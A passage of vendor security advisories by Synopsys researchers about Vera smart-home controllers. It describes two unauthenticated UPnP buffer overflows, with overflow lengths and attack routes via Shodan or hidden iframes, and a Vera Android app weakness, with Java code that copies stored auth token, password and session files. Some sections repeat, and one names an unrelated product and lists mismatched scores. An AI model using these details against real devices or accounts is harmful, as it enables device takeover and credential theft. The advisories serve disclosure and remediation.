
1. Navigate to test\_csf\_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it



1. This should reboot the device completely
2. You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device



1. Below is the screenshot using GDB on the device to show that all the register values including $PC and $RA are in complete control of the attacker’s payload




**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port\_3480”. It seems that the UPNP services provide “request\_image” as one of the service actions for a normal user to retreive an image from a camera that is controlled by the controller. It seems that the “URL” parameter passed in the query string is not sanitized and is stored on the stack which allows an attacker to overflow the buffer.



The function “LU::Generic\_IP\_Camera\_Manager::REQ\_Image” is activated when the lu\_request\_image is passed as the “id” parameter in query string. This function then calls “LU::Generic\_IP\_Camera\_Manager::GetUrlFromArguments” and passes a “pointer” to the function where it will be allowed to store the value from URL parameter. This pointer is passed as the second parameter $a2 to the function “LU::Generic\_IP\_Camera\_Manager::GetUrlFromArguments”. However, neither the callee or the caller in this case performs a simple length check and as a result an attacker who is able to send more than 1336 characters can easily overflow the values stored on the stack including $RA value and thus execute code on the device.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-12 (Unauthenticated Buffer Overflow in GetUrlFromArguments Function) -- CVE-2017-9392

**Introduction**

-------------------------------------------------------------------------------------------------

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------


1. Navigate to test\_csf\_bufferoverflow.html (Ensure to change the IP address of the device in the HTML file below before executing it



1. This should reboot the device completely
2. You can also use the python script below to generate the HTML file with other addresses that can execute code and do something other than reboot the device




1. Below is the screenshot using GDB on the device to show that all the register values including $PC and $RA are in complete control of the attacker’s payload




**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port\_3480”. It seems that the UPNP services provide “request\_image” as one of the service actions for a normal user to retreive an image from a camera that is controlled by the controller. It seems that the “res” (resolution) parameter passed in the query string is not sanitized and is stored on the stack which allows an attacker to overflow the buffer.



The function “LU::Generic\_IP\_Camera\_Manager::REQ\_Image” is activated when the lu\_request\_image is passed as the “id” parameter in query string. This function then calls “LU::Generic\_IP\_Camera\_Manager::GetUrlFromArguments”.This function retrieves all the parameters passed in query string including “res” and then uses the value passed in it to fill up buffer using sprintf function as depicted below



However, the function in this case misses to perform a simple length check and as a result an attacker who is able to send more than 184 characters can easily overflow the values stored on the stack including $RA value and thus execute code on the device.

**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing the buffer overflow attack and thus allow an attacker to control the device completely. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc thus executing code on the device. The user of the device does not need to be logged into the device to execute the attacks.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-13 (Insecure Data Storage: Stealing Encrypted Files)

**Introduction**

-------------------------------------------------------------------------------------------------

Recently it was identified that the Android application Vera provided by Vera Technologies has been storing the user’s username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user’s credentials to access user’s Vera cloud account. This was identified as a part of the research on IoT devices in the most recent firmware for VeraEdge device. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified identified that the Android application Vera provided by Vera Technologies has been storing the user’s username and password encrypted on the SDcard of the Android device. However, the application uses device parameters only to generate encryption key which allows any application installed on the device to generate the encryption key in the similar fashion and then steal the encrypted files from SDcard and decrypt user’s credentials to access user’s Vera cloud account. It allows an attacker who can provide the default credentials to login into the Vera cloud services and control another user’s device.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (L):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): High (H):
* Integrity Impact (I): High (H):
* Availability Impact (A): High (H):
* Resulting base score: 8.8 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 8.6 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (H):
* Integrity Requirement (IR): Med (H):
* Availability Requirement (AR): Med (H
* Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of AmcrestView Pro applications up to the latest version as of 7/19/17 contain the vulnerability.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to “/sdcard/Android/data/com.vera.android/files”
2. Observe that the files are in encrypted text on the device’s sdcard



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile aplications. In case of Vera mobile application it was identified that the application stores a user’s username and password in encrypted format on the sdcard of the device. Although kudos to the developers for not storing the password of the user in clear text, however encryption key created by the application is based only on that device parameters which means an android application that figures out how Vera app generates the encryption key can easily grab those files and decrypt the password on the device itself and send it to an attacker’s server. The device does not need to be rooted in this case.

**Exploitation**


-------------------------------------------------------------------------------------------------

We identified that the application retrieved the MAC of the device which it generated using build number and the application package.



GetMacAddress Java code snippet

This value was then passed with other settings to a library called libdarkside.so which used it in the function “GenerateEncryptionKey”



GenerateEncryptionKey assembly code snippet

An easier approach for an attacker would be to use the existing Vera application and make some changes to its dex files and then use that modified version of the application inside an attacker application to avoid rewriting the entire code for encryption/decryption. That’s what we did and the result was that we could transfer the files from sdcard folder “/sdcard/Android/data/com.vera.android/files/” and transferred it to “/sdcard/Android/data/com.vera.android1/files/” using the simple Java code below as a part of our transfer app.

private void readRaw(){

tv.append("\nData read from res/raw/textfile.txt:");

String[] file\_names= new String[7];

file\_names[0]="\_KEY\_AuthToken";

file\_names[1]="\_KEY\_m\_bRememberMe";

file\_names[2]="\_KEY\_m\_iPK\_Device\_Last";

file\_names[3]="\_KEY\_m\_sIP\_Last";

file\_names[4]="\_KEY\_m\_sPassword\_Last";

file\_names[5]="\_KEY\_m\_sUsername\_Last";

file\_names[6]="\_KEY\_SessionData";

int size = file\_names.length;

for (int i=0; i<size; i++)

{

File file = new File("/sdcard/Android/data/com.vera.android/files/"+file\_names[i].toString());

File file1 = new File("/sdcard/Android/data/com.vera.android1/files/"+file\_names[i].toString());

InputStream in=null;

try {

in = new FileInputStream(file);

tv.append(in.toString());

} catch (FileNotFoundException e1) {

// TODO Auto-generated catch block

e1.printStackTrace();

} // 2nd arg is buffer size

try {

OutputStream out = new FileOutputStream(file1);

byte[] buf = new byte[1024];

int len;

while ((len = in.read(buf)) > 0){

out.write(buf, 0, len);

}

} catch (FileNotFoundException e) {

e.printStackTrace();

Log.i(TAG, "\*\*\*\*\*\*\* File not found. Did you" +

" add a WRITE\_EXTERNAL\_STORAGE permission to the manifest?");

} catch (IOException e) {

e.printStackTrace();


}

}

}

}

We can modify the dex code of the file DataCoreManager.smali of the existing Vera app as shown below.



Modified DataCoreManager.smali file

By doing that we can then use the transferred encrypted files to login in to the user’s account thus proving that a malicious application installed on the user’s device can login into user’s Vera cloud account and also gain access to his/her credentials even though they are stored in encrypted format.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered by manual pentesting the mobile application Vera.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the files on the sdcard of the device.